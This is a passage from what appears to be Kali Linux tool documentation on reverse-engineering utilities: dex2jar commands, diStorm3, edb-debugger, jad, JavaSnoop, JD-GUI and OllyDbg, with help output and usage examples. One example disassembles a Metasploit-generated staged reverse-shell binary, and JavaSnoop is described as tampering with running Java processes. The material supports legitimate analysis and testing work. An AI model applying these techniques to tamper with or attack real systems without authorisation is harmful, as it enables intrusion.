 -o,--output <out-jar-file>      output .jar file, default is $current_dir/[jar-
                                 name]-jasmin2jar.jar
version: 0.0.9.15
```

d2j-jar-access–Addorremoveclass/method/fieldaccessinjarfile

```
root@kali:~# d2j-jar-access -h
d2j-jar-access -- add or remove class/method/field access in jar file
usage: d2j-jar-access [options] <jar>
options:
 -ac,--add-class-access <ACC>       add access from class
 -af,--add-field-access <ACC>       add access from field
 -am,--add-method-access <ACC>      add access from method
 -f,--force                         force overwrite
 -h,--help                          Print this help message
 -o,--output <out-dir>              output dir of .j files, default is $current_
                                    dir/[jar-name]-access.jar
 -rc,--remove-class-access <ACC>    remove access from class
 -rd,--remove-debug                 remove debug info
 -rf,--remove-field-access <ACC>    remove access from field
 -rm,--remove-method-access <ACC>   remove access from method
```

```
version: 0.0.9.15
```

d2j-asm-verify–Verify.classinjar

```
root@kali:~# d2j-asm-verify -h
d2j-asm-verify -- Verify .class in jar
usage: d2j-asm-verify [options] <jar0> [jar1 ... jarN]
options:
 -d,--detail   Print detail error message
 -h,--help     Print this help message
version: 0.0.9.15
```

d2j-dex-dump

```
root@kali:~# d2j-dex-dump -h
Dump in.dexORapk out.dump.jar
```

d2j-init-deobf–GenerateaninitconfigfilefordeObfuscateajar

```
root@kali:~# d2j-init-deobf -h
d2j-init-deobf -- generate an init config file for deObfuscate a jar
usage: d2j-init-deobf [options] <jar>
options:
 -f,--force               force overwrite
 -h,--help                Print this help message
 -max,--max-length <MAX>   do the rename if the length > MIN, default is 40
 -min,--min-length <MIN>   do the rename if the length < MIN, default is 2
 -o,--output <out-file>    output .jar file, default is $current_dir/[file-name]
                         -deobf-init.txt
version: 0.0.9.15
```

d2j-apk-sign–Signanandroidapkfileuseatestcertificate

```
root@kali:~# d2j-apk-sign -h
d2j-apk-sign -- Sign an android apk file use a test certificate.
usage: d2j-apk-sign [options] <apk>
options:
 -f,--force                  force overwrite
 -h,--help                   Print this help message
 -o,--output <out-apk-file>   output .apk file, default is $current_dir/[apk-nam
                            e]-signed.apk
 -w,--sign-whole             Sign whole apk file
version: 0.0.9.15
```

d2j-jar2jasmin–Disassemble.classinjarfiletojasminfile

```
root@kali:~# d2j-jar2jasmin -h
d2j-jar2jasmin -- Disassemble .class in jar file to jasmin file
```

```
usage: d2j-jar2jasmin [options] <jar>
options:
 -d,--debug             disassemble debug info
 -e,--encoding <enc>     encoding for .j files, default is UTF-8
 -f,--force             force overwrite
 -h,--help              Print this help message
 -o,--output <out-dir>   output dir of .j files, default is $current_dir/[jar-na
                       me]-jar2jasmin/
version: 0.0.9.15
```

D2J-DEX2JAR USAGE EXAMPLE

```
root@kali:~#                    d2j-dex2jar                    /usr/share/metasploit-
framework/data/android/apk/classes.dex
dex2jar   /usr/share/metasploit-framework/data/android/apk/classes.dex   ->   classes-
dex2jar.jar
```

CATEGORIES: HARDWARE HACKING, REVERSE ENGINEERING*TAGS:* FORENSICS, REVERSING

diStorm3

DISTORM3 PACKAGE DESCRIPTION

diStorm is a lightweight, easy-to-use and fast decomposer library. diStorm disassembles instructions in 16, 32 and 64 bit modes. Supported instruction sets: FPU, MMX, SSE, SSE2, SSE3, SSSE3, SSE4, 3DNow! (w/ extensions), new x86-64 instruction sets, VMX, AMD's SVM and AVX!. The output of new interface of diStorm is a special structure that can describe any x86 instruction, this structure can be later formatted into text for display too. diStorm is written in C, but for rapidly use, diStorm also has wrappers in Python/Ruby/Java and can easily be used in C as well. It is also the fastest disassembler library!. The source code is very clean, readable, portable and platform independent (supports both little and big endianity). diStorm solely depends on the C library, therefore it can be used in embedded or kernel modules. Note that diStorm3 is backward compatible with the interface of diStorm64 (however, make sure you use the newest header files).

Source: https://code.google.com/p/distorm/

diStorm3 Homepage | Kali diStorm3 Repo

- Author: Gil Dabah
- License: GPLv3

DISTORM3 USAGE EXAMPLE

Disassemble a staged reverse shell generated by msfpayload:

```
root@kali:~# python
Python 2.7.3 (default, Mar 13 2014, 11:03:55)
[GCC 4.7.2] on linux2
Type "help", "copyright", "credits" or "license" for more information.
```

```
>>> from distorm3 import Decode, Decode16Bits, Decode32Bits, Decode64Bits
>>> l = Decode(0x100, open("stagedrev.bin", "rb").read(), Decode16Bits)
>>> for i in l:
...  print "0x%08x (%02x) %-20s %s" % (i[0],  i[1],  i[3],  i[2])
...
0x00000100 (02) 7f45                 JG 0x147
0x00000102 (01) 4c                   DEC SP
0x00000103 (01) 46                   INC SI
0x00000104 (02) 0101                 ADD [BX+DI], AX
0x00000106 (02) 0100                 ADD [BX+SI], AX
0x00000108 (02) 0000                 ADD [BX+SI], AL
0x0000010a (02) 0000                 ADD [BX+SI], AL
0x0000010c (02) 0000                 ADD [BX+SI], AL
0x0000010e (02) 0000                 ADD [BX+SI], AL
0x00000110 (02) 0200                 ADD AL, [BX+SI]
0x00000112 (02) 0300                 ADD AX, [BX+SI]
0x00000114 (02) 0100                 ADD [BX+SI], AX
0x00000116 (02) 0000                 ADD [BX+SI], AL
0x00000118 (01) 54                   PUSH SP
0x00000119 (03) 800408               ADD BYTE [SI], 0x8
```

CATEGORIES: FORENSICS, REVERSE ENGINEERING*TAGS:* FORENSICS, REVERSING

edb-debugger

EDB-DEBUGGER PACKAGE DESCRIPTION

A Linux equivalent of the famous Olly debugger on the Windows platform. Some of its features are:.

- Intuitive GUI interface
- The usual debugging operations (step-into/step-over/run/break)
- Conditional breakpoints
- Debugging core is implemented as a plugin so people can have drop in replacements. Of course if a given platform has several debugging APIs available, then you may have a plugin that implements any of them.
- Basic instruction analysis
- View/Dump memory regions
- Effective address inspection
- The data dump view is tabbed, allowing you to have several views of memory open at the same time and quickly switch between them.
- Importing and generation of symbol maps
- Plugins

Source: http://www.codef00.com/projects#debugger edb-debugger Homepage | Kali edb-debugger Repo

- Author: Evan Teran
- License: GPLv2


TOOLS INCLUDED IN THE EDB-DEBUGGER PACKAGE

edb–Modularandcrossplatformdebugger

An easy to use, modular and cross platform debugger.

EDB USAGE EXAMPLE

```
root@kali:~# edb
```



```
00007f74:0d24a5f0 48 3d 01 f0 ff ff      cmp rax, 0xffffffffff
00007f74:0d24a5f6 73 31                 ˇjnb 0x00007f740d24a62
00007f74:0d24a5f8 c3                     ret
00007f74:0d24a5f9 48 83 ec 08            sub rsp, 8
00007f74:0d24a5fd e8 6e c5 03 00         call 0x00007f740d286b
00007f74:0d24a602 48 89 04 24            mov qword ptr [rsp],
00007f74:0d24a606 b8 23 00 00 00         mov eax, 35
00007f74:0d24a60b 0f 05                  syscall
00007f74:0d24a60d 48 8b 3c 24            mov rdi, qword ptr [r
00007f74:0d24a611 48 89 c2               mov rdx, rax
00007f74:0d24a614 e8 b7 c5 03 00         call 0x00007f740d286b
00007f74:0d24a619 48 89 d0               mov rax, rdx
00007f74:0d24a61c 48 83 c4 08            add rsp, 8
00007f74:0d24a620 48 3d 01 f0 ff ff      cmp rax, 0xffffffffff
00007f74:0d24a626 73 01                 ˇjnb 0x00007f740d24a62
00007f74:0d24a628 c3                     ret
00007f74:0d24a629 48 8b 0d e8 87 2d 00   mov rcx, qword ptr [r
00007f74:0d24a630 31 d2                  xor edx, edx
00007f74:0d24a632 48 29 c2               sub rdx, rax
00007f74:0d24a635 64 89 11               mov dword ptr fs:[rcx
00007f74:0d24a638 48 83 c8 ff            or rax, 0xff
00007f74:0d24a63c eb ea                 ˆjmp 0x00007f740d24a62
00007f74:0d24a63e 90                     nop
00007f74:0d24a63f 90                     nop
00007f74:0d24a640 55                     push rbp
```

```
rax = fffffffffffffdfc
```

```
RAX: fffffffffffffdfc
RBX: 00007fff745a41a0
RCX: ffffffffffffffff
RDX: 0000000000000000
RBP: 00007fff745a4120
RSP: 00007fff745a4078
RSI: 00007fff745a4220
RDI: 00007fff745a4220
R8 : 00007fff745a4080
```

```
00000000:00400000 7f 45 4c 46 02 01 0
00000000:00400010 02 00 3e 00 01 00 0
00000000:00400020 40 00 00 00 00 00 0
00000000:00400030 00 00 00 00 40 00 3
00000000:00400040 06 00 00 00 05 00 0
```

```
00007fff:745a4078 00007f740d24a480 .¤$ t...  return to 00007f740d24a4
00007fff:745a4080 00000000004035f0 ð5@.....
00007fff:745a4088 0000000000010000 ........
00007fff:745a4090 0000000000000000 ........
00007fff:745a4098 0000000000000000 ........
00007fff:745a40a0 0000000000000000 ........
00007fff:745a40a8 0000000000000000 ........
00007fff:745a40b0 0000000000000000 ........
00007fff:745a40b8 0000000000000000 ........
00007fff:745a40c0 0000000000000000 ........
```

CATEGORIES: REVERSE ENGINEERING *TAGS:* GUI, REVERSING

jad

JAD PACKAGE DESCRIPTION

Java decompiler

jad Homepage | Kali jad Repo

- Author: Pavel Kouznetsov
- License: Other

TOOLS INCLUDED IN THE JAD PACKAGE

jad–AJavadecompiler

```
jad -h
Jad v1.5.8e. Copyright 2001 Pavel Kouznetsov (kpdus@yahoo.com).
Usage:    jad [option(s)] <filename(s)>
Options: -a       - generate JVM instructions as comments (annotate)
         -af      - output fully qualified names when annotating
         -b       - generate redundant braces (braces)
         -clear   - clear all prefixes, including the default ones
         -d <dir> - directory for output files
         -dead    - try to decompile dead parts of code (if there are any)
         -dis     - disassembler only (disassembler)
         -f       - generate fully qualified names (fullnames)
         -ff      - output fields before methods (fieldsfirst)
         -i       - print default initializers for fields (definits)
         -l<num>  - split strings into pieces of max <num> chars (splitstr)
         -lnc     - output original line numbers as comments (lnc)
         -lradix<num>- display long integers using the specified radix
         -nl      - split strings on newline characters (splitstr)
         -noconv  - don't convert Java identifiers into valid ones (noconv)
         -nocast  - don't generate auxiliary casts
         -noclass - don't convert .class operators
         -nocode  - don't generate the source code for methods
         -noctor  - suppress the empty constructors
         -nodos   - turn off check for class files written in DOS mode
         -nofd    - don't disambiguate fields with the same names (nofldis)
         -noinner - turn off the support of inner classes
         -nolvt   - ignore Local Variable Table entries (nolvt)
         -nonlb   - don't insert a newline before opening brace (nonlb)
         -o       - overwrite output files without confirmation
```

```
        -p       - send all output to STDOUT (for piping)
        -pa <pfx>- prefix for all packages in generated source files
        -pc <pfx>- prefix for classes with numerical names (default: _cls)
        -pe <pfx>- prefix for unused exception names (default: _ex)
        -pf <pfx>- prefix for fields with numerical names (default: _fld)
        -pi<num> - pack imports into one line using .* (packimports)
        -pl <pfx>- prefix for locals with numerical names (default: _lcl)
        -pm <pfx>- prefix for methods with numerical names (default: _mth)
        -pp <pfx>- prefix for method parms with numerical names (default:_prm)
        -pv<num> - pack fields with the same types into one line (packfields)
        -r       - restore package directory structure
        -radix<num>- display integers using the specified radix (8, 10, or 16)
        -s <ext> - output file extension (default: .jad)
        -safe    - generate additional casts to disambiguate methods/fields
        -space   - output space between keyword (if, while, etc) and expression
        -stat    - show the total number of processed classes/methods/fields
        -t<num>  - use <num> spaces for indentation (default: 4)
        -t       - use tabs instead of spaces for indentation
        -v       - show method names while decompiling
```

JAD USAGE EXAMPLE

Decompile the given Java class file *(javaversion.class)*:

```
root@kali:~# jad javaversion.class
Parsing javaversion.class... Generating javaversion.jad
root@kali:~# cat javaversion.jad
// Decompiled by Jad v1.5.8e. Copyright 2001 Pavel Kouznetsov.
// Jad home page: http://www.geocities.com/kpdus/jad.html
// Decompiler options: packimports(3)
// Source File Name:   javaversion.java

import java.io.PrintStream;

public class javaversion
{

    public javaversion()
    {
    }

    public static void main(String args[])
    {
        System.out.println(System.getProperty("java.specification.version"));
    }
}
```

CATEGORIES: REVERSE ENGINEERING *TAGS:* REVERSING

javasnoop

JAVASNOOP PACKAGE DESCRIPTION

Normally, without access to the original source code, testing the security of a Java client is unpredictable at best and unrealistic at worst. With access the original source, you can run a simple Java program and attach a debugger to it remotely, stepping through code and changing variables where needed. Doing the same with an applet is a little bit more difficult.

Unfortunately, real-life scenarios don't offer you this option, anyway. Compilation and decompilation of Java are not really as deterministic as you might imagine. Therefore, you can't just decompile a Java application, run it locally and attach a debugger to it.

Next, you may try to just alter the communication channel between the client and the server, which is where most of the interesting things happen anyway. This works if the client uses HTTP with a configurable proxy. Otherwise, you're stuck with generic network traffic altering mechanisms. These are not so great for almost all cases, because the data is usually not plaintext. It's usually a custom protocol, serialized objects, encrypted, or some combination of those.

JavaSnoop attempts to solve this problem by allowing you attach to an existing process (like a debugger) and instantly begin tampering with method calls, run custom code, or just watch what's happening on the system.

Source: https://code.google.com/p/javasnoop/

javasnoop Homepage | Kali javasnoop Repo

- Author: www.aspectsecurity.com
- License: GPLv3


TOOLS INCLUDED IN THE JAVASNOOP PACKAGE

javasnoop – Intercept Java applications locally

JavaSnoop attempts to attach to an existing process (like a debugger) and instantly begin tampering with method calls, run custom code, or just watch what's happening on the system.

JAVASNOOP USAGE EXAMPLE

```
root@kali:~# javasnoop
```


JavaSnoop
File Actions Class Management Settings Help
Enabled
Class/Method
Inherita...
Conditions
Enabl...
Paramet...
Operator
Operand
○ Always hook
○ Hook IF
○ Don't hook IF
Add Condition
Add New Hook...
Delete Hook
On execution
☐ Print parameters
☐ Print stack trace
☐ ...to console
☐ ... to file:
Browse...
☐ Run custom script
Edit Script...
☐ Tamper with parameters
☐ Tamper with return value
☐ Pause program
Console
Decompiled Code

```
Process ID: 52548
Working directory: /usr/share/zaproxy/.
Classes loaded: 7202
System properties:
   java.runtime.name=OpenJDK Runtime Environment
   sun.boot.library.path=/usr/lib/jvm/java-7-openjdk-amd64/jre/lib/amd64
   java.vm.version=24.51-b03
   java.vm.vendor=Oracle Corporation
   java.vendor.url=http://java.oracle.com/
   path.separator=:
   java.vm.name=OpenJDK 64-Bit Server VM
   file.encoding.pkg=sun.io
   user.country=US
   sun.java.launcher=SUN_STANDARD
   sun.os.patch.level=unknown
   java.vm.specification.name=Java Virtual Machine Specification
   user.dir=/usr/share/zaproxy
   java.runtime.version=1.7.0_55-b14
   java.awt.graphicsenv=sun.awt.X11GraphicsEnvironment
   java.endorsed.dirs=/usr/lib/jvm/java-7-openjdk-amd64/jre/lib/endorsed
   os.arch=amd64
   java.io.tmpdir=/tmp
   java.vm.specification.vendor=Oracle Corporation
   os.name=Linux
```

CATEGORIES: REVERSE ENGINEERING *TAGS:* FORENSICS, GUI, REVERSING

JD-GUI

JD-GUI PACKAGE DESCRIPTION

JD-GUI is a standalone graphical utility that displays Java source codes of ".class" files. You can browse the reconstructed source code with the JD-GUI for instant access to methods and fields.

Source: JD-GUI README

JD-GUI Homepage | Kali JD-GUI Repo

- Author: Emmanuel Dupuy
- License: Free for Non-Commercial Use


TOOLS INCLUDED IN THE JD-GUI PACKAGE

jd-gui–GUIJava.classdecompiler

A standalone graphical utility that displays Java source codes of “.class” files.

JD-GUI USAGE EXAMPLE

```
root@kali:~# jd-gui
```


Java Decompiler – javaversion.class
File
Edit
Navigate
Search
Help
gettext
.usr
javaversion
javaversion.class

```
import java.io.PrintStream;

public class javaversion
{
  public static void main(String[] paramArrayOfString)
  {
    System.out.println(System.getProperty("java.specification.version"));
  }
}
```

CATEGORIES: REVERSE ENGINEERING *TAGS:* FORENSICS, GUI, REVERSING

OllyDbg

OLLYDBG PACKAGE DESCRIPTION

OllyDbg is a 32-bit assembler level analysing debugger for Microsoft Windows. Emphasis on binary code analysis makes it particularly useful in cases where source is unavailable.

Features:

- Intuitive user interface, no cryptical commands
- Code analysis – traces registers, recognizes procedures, loops, API calls, switches, tables, constants and strings
- Directly loads and debugs DLLs
- Object file scanning – locates routines from object files and libraries
- Allows for user-defined labels, comments and function descriptions
- Understands debugging information in Borland® format

- Saves patches between sessions, writes them back to executable file and updates fixups
- Open architecture – many third-party plugins are available
- No installation – no trash in registry or system directories
- Debugs multithread applications
- Attaches to running programs
- Configurable disassembler, supports both MASM and IDEAL formats
- MMX, 3DNow! and SSE data types and instructions, including Athlon extensions
- Full UNICODE support
- Dynamically recognizes ASCII and UNICODE strings – also in Delphi format!
- Recognizes complex code constructs, like call to jump to procedure
- Decodes calls to more than 1900 standard API and 400 C functions
- Gives context-sensitive help on API functions from external help file
- Sets conditional, logging, memory and hardware breakpoints
- Traces program execution, logs arguments of known functions
- Shows fixups
- Dynamically traces stack frames
- Searches for imprecise commands and masked binary sequences
- Searches whole allocated memory
- Finds references to constant or address range
- Examines and modifies memory, sets breakpoints and pauses program on-the-fly
- Assembles commands into the shortest binary form
- Starts from the floppy disk

Source: http://www.ollydbg.de/

OllyDbg Homepage | Kali OllyDbg Repo

- Author: Oleh Yuschuk
- License: Other

